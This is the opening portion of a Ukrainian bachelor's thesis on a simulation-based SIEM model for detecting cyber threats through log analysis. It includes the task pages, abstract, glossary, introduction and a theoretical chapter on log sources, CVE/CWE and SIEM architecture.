НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
НАВЧАЛЬНО-НАУКОВИЙ ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

«На правах рукопису»

УДК 004.056

«До захисту допущено»

Завідувач кафедри

_____ Дмитро ЛАНДЕ

“___”_____2025 р.

Дипломна робота

на здобуття ступеня бакалавра

за освітньо-професійною програмою «Системи, технології та математичні методи кібербезпеки»

зі спеціальності 125 «Кібербезпека»

на тему: Модель симуляційної SIEM-системи для виявлення кіберзагроз на основі аналізу журналів активностей

Виконав (-ла): здобувач вищої освіти **IV** курсу, групи ФБ-11
(шифр групи)

Шестак Максим Олександрович
(прізвище, ім’я, по батькові) (підпис)

Керівник асистент кафедри ІБ, доктор філософії,

Полуциганова Вікторія Ігорівна
(посада, науковий ступінь, вчене звання, прізвище, ім’я, по батькові) (підпис)

Рецензент
(посада, науковий ступінь, вчене звання, науковий ступінь, прізвище, ім’я, по батькові) (підпис)

Засвідчую, що у цій дипломній роботі немає запозичень з праць інших авторів без відповідних посилань.
Здобувач вищої освіти _____
(підпис)

Київ – 2025 року

НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

Рівень вищої освіти – перший (бакалаврський)
Спеціальність – 125 «Кібербезпека»
Освітньо-професійна програма «Системи, технології та математичні методи кібербезпеки»

ЗАТВЕРДЖУЮ
Завідувач кафедри
_____ Дмитро ЛАНДЕ
(підпис)
«_____»_____2025 р.

ЗАВДАННЯ
на дипломну роботу здобувачу вищої освіти

Шестаку Максиму Олександровичу
(прізвище, ім'я, по батькові)

1. Тема роботи:
Модель симуляційної SIEM-системи для виявлення кіберзагроз на основі аналізу журналів активностей
Переклад теми дипломної роботи (англ.):
Simulation-Based SIEM System Model for Cyber Threat Detection Through Activity Logs Analysis
науковий керівник роботи,
Полуциганова Вікторія Ігорівна, доктор філософії
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)

затверджені наказом по університету від «26» травня 2025 р. № 1761-с

2. Термін подання здобувачем дипломної роботи 11 червня 2025 р.

3. Вихідні дані:
Літературні джерела з тематики SIEM-систем, аналізу подій безпеки, CVE/CWE-баз, методів сигнатурного, поведінкового та кореляційного виявлення загроз; технології реалізації (Python, JSON, лог-файли, argparse, matplotlib), симуляційні журнали подій (auth.log, access.log, syslog.log, dns.log, firewall.log), тестові сценарії атак.

4. Зміст роботи:

Проаналізувати існуючі підходи до архітектури та функціонування SIEM-систем, розробити генератор подій і моделі виявлення атак (сигнатурна, поведінкова, кореляційна), реалізувати демонстраційну SIEM-модель у вигляді Python-скриптів, протестувати систему на згенерованих і реальних логах з прикладами загроз.

5. Перелік ілюстративного матеріалу (із зазначенням плакатів, презентацій тощо): презентація до захисту дипломної роботи.

6. Дата видачі завдання 3 жовтня 2024 року

Календарний план

№ з/п	Назва етапів виконання дипломної роботи	Термін виконання етапів дипломної роботи	Примітка
1	Визначення теми дипломної роботи та збір вихідних даних	03.10.2024 – 02.02.2025	Виконано
2	Аналіз типових джерел подій та баз знань CVE/CWE	03.02.2025 – 09.02.2025	Виконано
3	Аналіз сучасних підходів до виявлення загроз (сигнатурного, поведінкового, кореляційного)	10.02.2025 – 23.02.2025	Виконано
4	Формування вимог до архітектури симуляційної SIEM-системи	24.02.2025 – 02.03.2025	Виконано
5	Розробка модуля генерації подій з підтримкою різних сценаріїв атак	03.03.2025 – 06.04.2025	Виконано
6	Реалізація модуля нормалізації подій та структурування логів	07.04.2025 – 20.04.2025	Виконано
7	Реалізація аналітичних модулів: сигнатурного, поведінкового, кореляційного	21.04.2025 – 27.04.2025	Виконано
8	Побудова архітектури взаємодії модулів системи та реалізація звітного блоку	28.04.2025 – 04.05.2025	Виконано
9	Тестування системи на згенерованих і реальних логах	05.05.2025 – 18.05.2025	Виконано

10	Аналіз результатів роботи системи та оцінка її ефективності в умовах симуляції	19.05.2025 – 27.05.2025	Виконано
11	Оформлення дипломної роботи та створення презентаційного матеріалу	28.05.2025 – 12.06.2025	Виконано
12	Передзахист	12.06.2025	Виконано
13	Захист	19.06.2025	

Здобувач вищої освіти _____ Максим ШЕСТАК

(підпис) (Власне ім’я, ПРІЗВИЩЕ)

Керівник роботи _____ Вікторія ПОЛУЦИГАНОВА

(підпис) (Власне ім’я, ПРІЗВИЩЕ)

РЕФЕРАТ

Обсяг роботи: 112 сторінка, 15 ілюстрацій, 2 додатки, 36 джерел літератури.

Об’єкт дослідження: процеси виявлення кіберзагроз на основі аналізу подій інформаційних систем.

Предмет дослідження: методи та інструменти багаторівневого аналізу подій у межах симуляційної SIEM-системи.

Мета дослідження: створення демонстраційної моделі симуляційної SIEM-системи для виявлення кіберзагроз на основі аналізу журналів подій, яка дозволяє гнучко налаштовувати сценарії інцидентів і масштабувати механізми виявлення атак різної природи.

Методи дослідження: аналіз відкритих джерел (CVE/CWE), дослідження архітектури SIEM-систем, моделювання подій безпеки, реалізація сигнатурного, поведінкового та кореляційного аналізу, тестування на згенерованих і реальних журналах активності.

Отримані результати: реалізовано повноцінну симуляційну систему, що включає генератор подій із підтримкою сценаріїв атак, модуль нормалізації подій, багаторівневу систему аналізу (сигнатурну, поведінкову, кореляційну) та механізм підсумкового звітування. Система протестована на даних, що включали приклади відомих атак, у тому числі SQL-ін’єкції, DNS beaconing та port scanning. Результати підтвердили її здатність виявляти як ізольовані загрози, так і багатофазні атаки.

Рекомендації: модель може бути використана як навчальний і демонстраційний інструмент для ознайомлення зі структурою та принципами роботи сучасних систем виявлення загроз. Також її можливо розширити шляхом інтеграції з інтерфейсами візуалізації та модулів машинного навчання.

Ключові слова: SIEM, аналіз подій, сигнатура, поведінкова аномалія, кореляція, кіберзагроза, журнал подій.

ABSTRACT

Scope of the work: 112 pages, 15 illustrations, 2 appendices, 36 literature sources.

Object of the research: processes of cyber threat detection based on the analysis of information system events.

Subject of the research: methods and tools for multi-level event analysis within a simulation-based SIEM system.

Purpose of the research: to create a demonstration model of a simulation-based SIEM system for detecting cyber threats through log analysis, enabling flexible incident scenario configuration and scalable threat detection mechanisms of various nature.

Research methods: analysis of open sources (CVE/CWE), study of SIEM system architectures, modeling of security events, implementation of signature-based, behavioral, and correlation-based analysis, testing on generated and real activity logs.

Results obtained: a fully functional simulation system was developed, including a log event generator with attack scenario support, an event normalization module, a multi-level analysis system (signature-based, behavioral, and correlation-based), and a final reporting mechanism. The system was tested on data containing examples of known attacks, including SQL injection, DNS beaconing, and port scanning. The results confirmed its capability to detect both isolated threats and complex multi-stage attacks.

Recommendations: the model can be used as an educational and demonstration tool for understanding the structure and principles of modern threat detection systems. It can also be extended with visualization interfaces and machine learning modules.

Keywords: SIEM, event analysis, signature, behavioral anomaly, correlation, cyber threat, event log.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

SIEM (Security Information and Event Management) – система централізованого моніторингу, аналізу та кореляції подій безпеки.

IDS (Intrusion Detection System) – система виявлення вторгнень, яка аналізує трафік або події з метою виявлення підозрілої активності.

IPS (Intrusion Prevention System) – система запобігання вторгненням, яка не лише виявляє, але й блокує шкідливу активність.

CVE (Common Vulnerabilities and Exposures) – публічна база відомих вразливостей у програмному та апаратному забезпеченні.

CWE (Common Weakness Enumeration) – класифікація типових слабкостей програмного забезпечення.

HIDS (Host-based Intrusion Detection System) – система виявлення вторгнень, орієнтована на події та активність окремого хосту.

EDR (Endpoint Detection and Response) – засіб виявлення та реагування на загрози на рівні кінцевих пристроїв.

UEBA (User and Entity Behavior Analytics) – аналітика поведінки користувачів та об'єктів з метою виявлення аномалій.

SOAR (Security Orchestration, Automation and Response) – платформи для автоматизації реагування на інциденти безпеки.

SPL (Search Processing Language) – мова запитів, яка використовується в Splunk для пошуку та аналізу подій.

API (Application Programming Interface) – інтерфейс для взаємодії між програмними компонентами.

DNS (Domain Name System) – система доменних імен, яка транслює доменні імена в IP-адреси.

IP (Internet Protocol) – протокол мережевого рівня, що забезпечує адресацію пристроїв у мережі.

SQL (Structured Query Language) – мова структурованих запитів для роботи з реляційними базами даних.

XSS (Cross-Site Scripting) – тип атаки, за якої зловмисний скрипт впроваджується у вебсторінку.

HTTP (Hypertext Transfer Protocol) – протокол передачі гіпертексту, що використовується для обміну даними між браузером і сервером.

URL (Uniform Resource Locator) – уніфікований локатор ресурсу, адреса веб-сторінки або запиту.

Log4Shell – умовна назва критичної вразливості у бібліотеці Apache Log4j (CVE-2021-44228), пов’язаної з ін’єкцією через JNDI.

Playbook – заздалегідь визначений сценарій автоматизованої реакції на подію безпеки в SOAR або SIEM-системах.

CEP (Complex Event Processing) – технологія обробки потоків подій у реальному часі для виявлення складних шаблонів.

IoC (Indicators of Compromise) – індикатори компрометації, які свідчать про можливе порушення безпеки.

DBSCAN (Density-Based Spatial Clustering of Applications with Noise) – алгоритм кластеризації, що виявляє групи даних за щільністю.

KQL (Kusto Query Language) – мова запитів для аналізу телеметричних даних у Microsoft Azure.

EQL (Event Query Language) – мова запитів у системі Elastic SIEM для виявлення складних подій.

YAML (YAML Ain't Markup Language) – мова розмітки, що використовується для опису конфігурацій у зручному для читання форматі.

ВСТУП

Актуальність роботи:

Системи управління інформаційною безпекою (SIEM-системи) є ключовим інструментом для виявлення інцидентів, аналізу подій та реагування на загрози в інформаційних системах. Однак вивчення принципів їх роботи у навчальному процесі часто ускладнюється через складність розгортання, закритість комерційних рішень і обмежений доступ до конфіденційних даних реальних систем. У зв’язку з цим актуальним є створення спрощеної, симуляційної моделі SIEM-системи, яка дозволяє відтворювати типові сценарії атак, аналізувати їх наслідки та експериментувати з підходами до виявлення загроз без ризику для реальної інфраструктури.

Мета дослідження: створення демонстраційної моделі імітаційної SIEM-системи для виявлення кіберзагроз на основі аналізу подій, яка дозволяє гнучко налаштовувати параметри генерації інцидентів і масштабувати підходи до виявлення атак різної природи.

Завдання дослідження:

1. Проаналізувати роль журналів подій та відкритих баз знань у виявленні вразливостей інформаційних систем.
2. Розглянути сучасні методи аналізу подій: сигнатурний, поведінковий та кореляційний підходи.
3. Розробити архітектуру симуляційної SIEM-системи та реалізувати її основні компоненти.
4. Провести тестування створеної моделі на основі згенерованих даних і оцінити ефективність виявлення загроз.

Об’єкт дослідження: процес виявлення кіберзагроз на основі аналізу подій, що фіксуються у журналах системної та прикладної активності.

Предмет дослідження: методи та інструменти багаторівневого аналізу подій у межах моделі симуляційної SIEM-системи, зокрема сигнатурні, поведінкові та кореляційні підходи.

Методи дослідження: аналіз публікацій щодо виявлення інцидентів у сфері кібербезпеки, аналіз документацій SIEM-систем, моделювання сценаріїв атак та їх імітація, програмна реалізація модулів обробки подій.

Наукова новизна одержаних результатів:

Робота має переважно навчальне спрямування. Новизна полягає у створенні симуляційної системи, що демонструє роботу основних підходів SIEM-систем у доступному вигляді. Це забезпечує можливість візуального вивчення принципів обробки подій, ідентифікації типових загроз та розширення моделі новими сценаріями без використання реального середовища.

Практичне значення одержаних результатів:

Запропонована модель може бути використана у навчальному процесі під час викладання дисциплін з кібербезпеки. Вона дозволяє студентам експериментувати з параметрами генерації подій, налаштовувати нові правила виявлення загроз, аналізувати поведінку системи та візуалізувати результати. Робота може бути також корисною як основа для розширення та дослідження нестандартних типів атак у контрольованому середовищі.

1 ТЕОРЕТИЧНІ ЗАСАДИ АНАЛІЗУ ЖУРНАЛІВ ПОДІЙ У СИСТЕМАХ ЗАХИСТУ ІНФОРМАЦІЇ

1.1 Класифікація джерел подій та їх роль у системах інформаційної безпеки

У сучасних інформаційно-комунікаційних системах спостереження за активністю компонентів є критично важливим елементом забезпечення безпеки. Цей процес реалізується через фіксацію подій, які виникають у процесі функціонування програмного й апаратного забезпечення. Подія в цьому контексті – це будь-яка зміна стану об’єкта спостереження, яка має значення для адміністрування, безпеки або обслуговування системи. Записані події утворюють масив даних, що в сукупності називається журналом подій або системою обліку подій. Ці журнали є основним джерелом інформації для аналізу стану системи, виявлення інцидентів безпеки, відновлення хронології дій під час розслідування атак, а також для профілактичного моніторингу [5].

Залежно від функціонального рівня, де виникають події, джерела фіксації подій поділяються на кілька категорій. На найнижчому рівні функціонування системи розміщуються події, які генеруються ядром операційної системи, службами її керування, модулями керування ресурсами тощо. До прикладу, у середовищі UNIX-подібних операційних систем таких як Linux, подібні події реєструються у файлах системних журналів, як-от syslog, dmesg, journalctl тощо. У системах Microsoft Windows подібну роль виконують журнали Windows Event Viewer, які охоплюють події системи, безпеки, додатків, встановлення програмного забезпечення тощо. Ці події часто мають найбільше значення для виявлення глибоко інтегрованих аномалій, як-от ескалації привілеїв, критичних збоїв, невдалих спроб авторизації тощо [5].

Важливим джерелом подій є механізми керування доступом, зокрема ті, що стосуються автентифікації та авторизації користувачів. Події, які відображають

спроби входу до системи, зміну паролів, підключення до служб віддаленого доступу, або отримання привілеїв, мають ключову цінність для виявлення атак типу brute-force, фішингових дій або використання викрадених облікових даних [6]. Системи Linux, наприклад, зберігають ці події у файлах на кшталт auth.log, а в Windows вони входять до журналу подій безпеки.

Іншим важливим прошарком є мережеві пристрої, які формують події, пов’язані з передачею даних, встановленням і завершенням сесій, фільтрацією трафіку, а також діями, що можуть свідчити про спроби сканування портів, вторгнення, аномальну активність DNS або DoS-атаки. Пристрої типу маршрутизаторів, комутаторів, брандмауерів та систем виявлення вторгнень реєструють ці події з високою деталізацією. Дані, отримані з цих джерел, мають особливу цінність у побудові кореляційної моделі загрози, коли події на мережевому рівні мають підтвердження на рівні прикладних процесів [25].

Ще одним джерелом подій є прикладні служби, такі як веб-сервери, системи керування базами даних, програми електронної пошти, інтерфейси API тощо. Ці компоненти часто стають прямою мішенню атак, і тому події, які фіксують їхню активність, дають змогу виявляти спроби SQL-ін’єкцій, міжсайтових скриптів (XSS), несанкціонованого звернення до ресурсів або обхід механізмів автентифікації [17]. Такі події мають дуже високу варіативність залежно від технологічного стеку, що використовується, проте з точки зору моделювання загроз вони є надзвичайно інформативними.

Зрештою, сучасні системи також широко використовують спеціалізовані агенти моніторингу – антивірусні засоби, HIDS, а також елементи EDR/UEBA. Ці засоби не лише фіксують, а й аналізують події у реальному часі, генеруючи високорівневі події на основі первинних сигналів, наприклад: «виявлено підозрілу поведінку», «виконано шкідливий PowerShell-скрипт» тощо [12]. Такі агреговані події є результатом попередньої обробки, але саме тому потребують більш критичного підходу до подальшого аналізу – для уникнення хибнопозитивних або хибнонегативних результатів.

У системах аналізу подій, таких як SIEM, важливо не лише отримати ці дані, але й забезпечити їх уніфікацію, нормалізацію та прив’язку до єдиного часово-просторового контексту [14]. Це дає змогу поєднувати події з різних джерел, будувати хронологію інциденту та виявляти ланцюгові атаки, які складаються з на перший погляд не пов’язаних між собою дій. Наприклад, мережевий запит до зовнішнього ресурсу, який передує запуску невідомого процесу з правами адміністратора, може свідчити про початок компрометації системи.

Таким чином, джерела подій утворюють фундамент для реалізації всіх подальших рівнів аналізу в рамках систем забезпечення інформаційної безпеки. Їх адекватна класифікація, правильна обробка та глибоке розуміння є передумовою успішного виявлення загроз, побудови кореляційних правил та підвищення загального рівня кіберстійкості організації [5].

1.2 Огляд бази відомих вразливостей CVE як джерела ознак атак

Сучасні системи забезпечення кібербезпеки дедалі частіше використовують відкриті стандартизовані джерела для побудови своїх механізмів виявлення загроз. Однією з найавторитетніших та найпоширеніших ініціатив у цій сфері є база даних CVE, яка містить структуровану інформацію про відомі вразливості в апаратному та програмному забезпеченні [1]. CVE розвивається за підтримки організації MITRE у співпраці з Національним інститутом стандартів і технологій США (NIST) та міжнародною спільнотою дослідників безпеки. Кожен запис у базі CVE має унікальний ідентифікатор, наприклад, CVE-2023-23397, і супроводжується коротким описом уразливості, вказівками на постраждалі продукти та, за можливості, посиланнями на технічні деталі, патчі або експлойти [6]. На рисунку 1.1 наведено пояснення структури запису CVE.



Рисунок 1.1 – Структура запису CVE

Принципова особливість CVE як системи полягає в її фокусі на конкретні реалізації помилок безпеки. Кожен запис у базі – це не абстрактна категорія проблем, а задокументований випадок у конкретному середовищі: версія операційної системи, компонент фреймворку, бібліотека або апаратна прошивка [1]. Такий підхід дозволяє організаціям швидко ідентифікувати, чи є їхні активи вразливими до відомих атак, на основі їхніх версій та конфігурацій. У цьому контексті CVE є важливим джерелом для систем управління вразливостями (Vulnerability Management Systems), але не менш цінним воно є і для систем виявлення загроз – таких як SIEM або IDS [20].

Опис вразливості в CVE часто містить ознаки, які можна безпосередньо використати як вхідні дані для побудови сигнатур або правил кореляції. Наприклад, опис може містити шаблон HTTP-запиту, який експлуатує помилку в обробці заголовків, або вказівку на характерну послідовність системних викликів, що виникає під час атаки [7]. У деяких випадках доступні навіть фрагменти коду експлойтів, які дають змогу відтворити атаку в лабораторних умовах або створити точну сигнатуру для IDS/IPS [18]. Тому, CVE виступає джерелом знань, яке дає змогу ідентифікувати технічні індикатори компрометації – елементи, які безпосередньо присутні в журналі подій під час реального інциденту [6].

Інтеграція інформації з бази CVE у механізми захисту дозволяє забезпечити проактивне виявлення потенційно шкідливих дій. Наприклад, SIEM-система, що отримує події від веб-сервера, може виявити спробу експлуатації CVE-вразливості за характерним URI або параметром запиту, навіть якщо атака ще не завершилась успішно [17]. Це дозволяє зреагувати до того, як буде завдано шкоди. Крім того, динамічне оновлення правил на основі останніх CVE-записів дозволяє підтримувати актуальність захисних механізмів без необхідності повного перегляду архітектури системи безпеки [1].

Інформаційна цінність CVE полягає також у можливості її використання в рамках симуляційного середовища. У моделюванні системи виявлення загроз дані з CVE можуть служити шаблоном для побудови навчальних сценаріїв атак. Це дає змогу не лише перевірити роботу відповідних модулів аналізу, а й адаптувати систему до розпізнавання нових загроз без втрати контролю над середовищем [3]. З урахуванням того, що кожен запис у CVE супроводжується загальноприйнятими метаданими, такими як рівень небезпеки (CVSS), тип уразливості та вразливі продукти, створення таких сценаріїв є формалізованим і відтворюваним процесом [7].

Саме завдяки своїй структурованості, постійній актуалізації, відкритості та технічній деталізації база CVE стала одним із базових елементів як у корпоративних засобах забезпечення безпеки, так і в академічних дослідженнях, навчанні та експериментах. Її поєднання з іншими джерелами, такими як CWE, дозволяє формувати повноцінні моделі загроз і реакцій, що робить CVE не лише сховищем вразливостей, а й платформою для розвитку захисних рішень нового покоління [1][2].

1.3 Огляд бази типових слабкостей CWE та її використання в аналізі подій

Розуміння не лише наслідків, але й глибинних причин уразливостей у програмному забезпеченні стало ключовим чинником у побудові ефективних стратегій кіберзахисту. Саме з такою метою була створена система CWE, яка фокусується не на конкретних інцидентах, а на структурному аналізі типових недоліків у дизайні, реалізації та архітектурі програмного забезпечення [2]. Вона виступає не як перелік атак, а як своєрідна «таксономія помилок», що слугує орієнтиром для розробників, аудиторів безпеки та систем виявлення загроз.

CWE є відкритим проєктом, також керованим MITRE, і тісно пов’язаним із CVE, але надає зовсім інший рівень узагальнення. Якщо CVE фіксує окрему реалізацію вразливості, то CWE узагальнює багато подібних випадків, групуючи їх за причинами [3], це можна побачити на рисунку 1.2.



Рисунок 1.2 – Принцип взаємодії баз CVE та CWE

Наприклад, CWE-89 «Improper Neutralization of Special Elements used in an SQL Command» охоплює велику кількість CVE-записів, пов’язаних із SQL-ін’єкціями у веб-застосунках [7]. Таким чином, база CWE дозволяє вибудовувати цілісне уявлення про класи проблем у програмному забезпеченні, незалежно від того, чи конкретна реалізація була вже атакована [4].

Сильна сторона CWE полягає у можливості використовувати її як каркас для проєктування політик безпеки, а також для формування правил виявлення подій, які можуть свідчити про експлуатацію відомих типів слабкостей. Це особливо актуально для поведінкових моделей, де акцент робиться не на точному збігу з відомою атакою, а на виявленні підозрілих шаблонів активності [5]. Наприклад, неодноразове надсилання некоректно сформованих параметрів до REST API, різкі стрибки у розмірі HTTP-відповідей або використання нестандартних кодувань у запитах можуть бути опосередкованими ознаками експлуатації типу CWE-20 (Improper Input Validation) [2].

Крім того, CWE активно використовується у сфері Threat Modeling, тобто при прогнозуванні потенційних векторів атак ще на етапі архітектурного планування програмного забезпечення [3]. Якщо журнал подій містить активність, яка за своєю структурою відповідає типу слабкості, відомої в CWE, це може свідчити про наявність архітектурного дефекту, навіть у випадку, коли реальна атака ще не відбулася або не досягла успіху. Наприклад, реєстрація нестабільної поведінки застосунку після обробки зовнішніх вхідних даних може вказувати на прояви CWE-787 (Out-of-bounds Write) [16].

Інформація з CWE також має велике значення для автоматизації аналізу подій у SIEM-системах. У той час як CVE краще підходить для формування чітких сигнатур, CWE є базою для створення правил, які працюють із контекстом: кількістю повторень, часовими інтервалами, черговістю подій тощо [3]. Це відкриває можливість для виявлення Zero-Day або видозмінених атак, які не мають сигнатурного відображення, але реалізують поведінку, характерну для певної слабкості. Наприклад, велика кількість запитів з однаковим шаблоном до інтерфейсу авторизації із часом очікування відповіді, що зростає, може бути ознакою вразливості CWE-640 (Weak Password Recovery Mechanism) [7].

Завдяки своїй системності та абстрагованості CWE дозволяє не лише формалізувати ризики, але й побудувати багаторазово застосовувану логіку виявлення подій. Саме тому її застосування у межах моделі симуляційної системи

дозволяє створювати гнучкі сценарії, орієнтовані не на повторення відомих атак, а на виявлення їхніх ознак на більш ранньому етапі [3].

1.4 Аналіз сучасних рішень у сфері систем моніторингу інформаційної безпеки

Splunk Enterprise Security

Splunk є потужною платформою для аналізу великих обсягів даних, включаючи лог-файли, з можливостями побудови SIEM-рішення через додаток Splunk Enterprise Security [13][20]. Система підтримує масштабовану обробку подій у реальному часі, має гнучкий пошуковий механізм (SPL – Search Processing Language) та багаті засоби візуалізації [23]. Splunk дозволяє реалізувати як сигнатурний, так і поведінковий аналіз, підтримує інтеграцію з джерелами threat intelligence, але має закриту архітектуру та високу вартість впровадження [24]. Це обмежує його доступність для освітніх цілей та швидкого прототипування власних рішень.

Elastic SIEM (Elastic Security)

Elastic SIEM є частиною стеку Elastic. Вона надає можливість зберігати, шукати та аналізувати події з використанням потужного механізму повнотекстового пошуку [21][32]. Система активно розвивається як відкритий інструмент із широкими можливостями інтеграції. Elastic SIEM підтримує правила виявлення загроз, дашборди з візуалізацією, механізми кореляції та машинного навчання [35]. Попри це, для повноцінної роботи система потребує попередньої конфігурації та знань стеку Elastic, що може ускладнити використання для новачків [15].

Wazuh

Wazuh – це безкоштовне розширення OSSEC, яке поєднує HIDS (host-based intrusion detection system), аналіз логів, перевірку цілісності файлів та контроль політик безпеки [10]. Система має власну SIEM-компоненту, яка включає кореляцію подій, сигнатурне виявлення та інтеграцію з threat intelligence [11]. Wazuh відома своєю відкритістю, легкістю розгортання у невеликих мережах та підтримкою великої кількості платформ. Водночас, інтерфейс виявлення подій є менш гнучким, ніж у Splunk або Elastic, і може потребувати додаткового налаштування для складніших сценаріїв [12].

Проаналізовані рішення – це промислові інструменти із потужною аналітикою [8][9][19], однак жодне з них не має відкритої, мінімалістичної структури, зручної для моделювання та тестування нових методів виявлення. Це обґрунтовує доцільність створення власної симуляційної SIEM-системи з фокусом на простоту, гнучкість та можливість контролю кожного етапу аналізу.

1.5 Типова архітектура багаторівневої системи моніторингу інформаційної безпеки (SIEM)

Системи управління інформаційною безпекою та подіями (SIEM) є центральною ланкою інфраструктури кіберзахисту сучасних організацій [14][25]. Їх основна мета полягає у збиранні, нормалізації, аналізі, зберіганні та кореляції подій безпеки, що надходять із різнорідних джерел [26].

Архітектура SIEM зазвичай побудована за принципом багаторівневої обробки даних, що дозволяє послідовно перетворювати великі обсяги неструктурованої інформації у значущі індикатори інцидентів [33].

На найнижчому рівні архітектури розташовується шар збору подій. У цьому компоненті відбувається приймання даних із джерел, що генерують повідомлення про події: операційні системи, мережеві пристрої, проксі-сервери, засоби автентифікації, системи моніторингу, антивіруси, EDR, хмарні сервіси тощо [32].

Збір здійснюється за допомогою агентів (наприклад, Syslog, Winlogbeat, Fluentd), або безагентськими методами – через API, лог-файли чи мережеві потоки.

Наступним рівнем є модуль нормалізації, який відповідає за приведення подій до єдиного формату з уніфікованими полями: час, джерело, об'єкт, дія, результат, рівень важливості [31]. Зважаючи на те, що події з різних систем мають різну структуру, нормалізація забезпечує можливість подальшої автоматизованої обробки.

Після нормалізації події потрапляють до системи зберігання – як правило, це розподілене сховище з можливістю швидкого пошуку, індексації, архівації та резервного копіювання [21][30].

Над системою зберігання розташовується рівень аналітики. Саме тут реалізуються основні механізми виявлення загроз: сигнатурний аналіз, поведінкове виявлення, кореляційні правила, евристичні моделі, машинне навчання [28][31]. Аналітичний двигун може працювати як у режимі обробки накопичених даних (batch processing), так і у режимі реального часу (stream processing) [31].

Наступним рівнем архітектури є шар реагування – інтерфейс, що забезпечує автоматичне або ручне управління інцидентами. На цьому етапі система може створювати сповіщення, відкривати тікети в системі керування інцидентами (ITSM), запускати Playbooks, інтегруватися з SOAR-рішеннями (Security Orchestration, Automation and Response) [27][34].

Фінальним рівнем SIEM-системи є візуалізація, звітність та управління. Інтерфейс для аналітиків надає можливість будувати дашборди, графіки, часові лінії атак, історії користувачів, географічну активність тощо [15][35]. На рисунку 1.3 наведено візуалізацію типової архітектури SIEM-системи.



Рисунок 1.3 – Типова архітектура SIEM-системи

Особливістю сучасної багаторівневої SIEM-архітектури є масштабованість, розширюваність та адаптивність до нових джерел даних. Відкрита архітектура дозволяє додавати нові конектори, реалізовувати специфічні правила, інтегруватися з зовнішніми базами знань (наприклад, Threat Intelligence Feed) та використовувати ML-моделі [30][29].

У корпоративних середовищах часто використовується розподілений підхід із виділеними вузлами збору, обробки, зберігання та аналітики, що підвищує надійність і продуктивність системи [33].

Багаторівнева структура дозволяє ізолювати функціональні обов'язки кожного компонента, забезпечуючи гнучке масштабування, можливість незалежного тестування та модернізації окремих модулів. В умовах моделювання або симуляції така архітектура може бути частково реалізована або спрощена, зокрема за рахунок об'єднання кількох рівнів в один, але принципова структура зберігає свою цінність як освітня модель та основа для подальшої розробки повноцінних систем [14].

Висновки до розділу 1

Журнали подій формують критичне інформаційне підґрунтя для виявлення загроз в інформаційних системах, оскільки відображають дії користувачів, системних компонентів, мережевих пристроїв і прикладного програмного

забезпечення. Їх походження охоплює всі рівні функціонування системи – від операційної системи до спеціалізованих засобів моніторингу – що створює основу для багаторівневого аналізу.

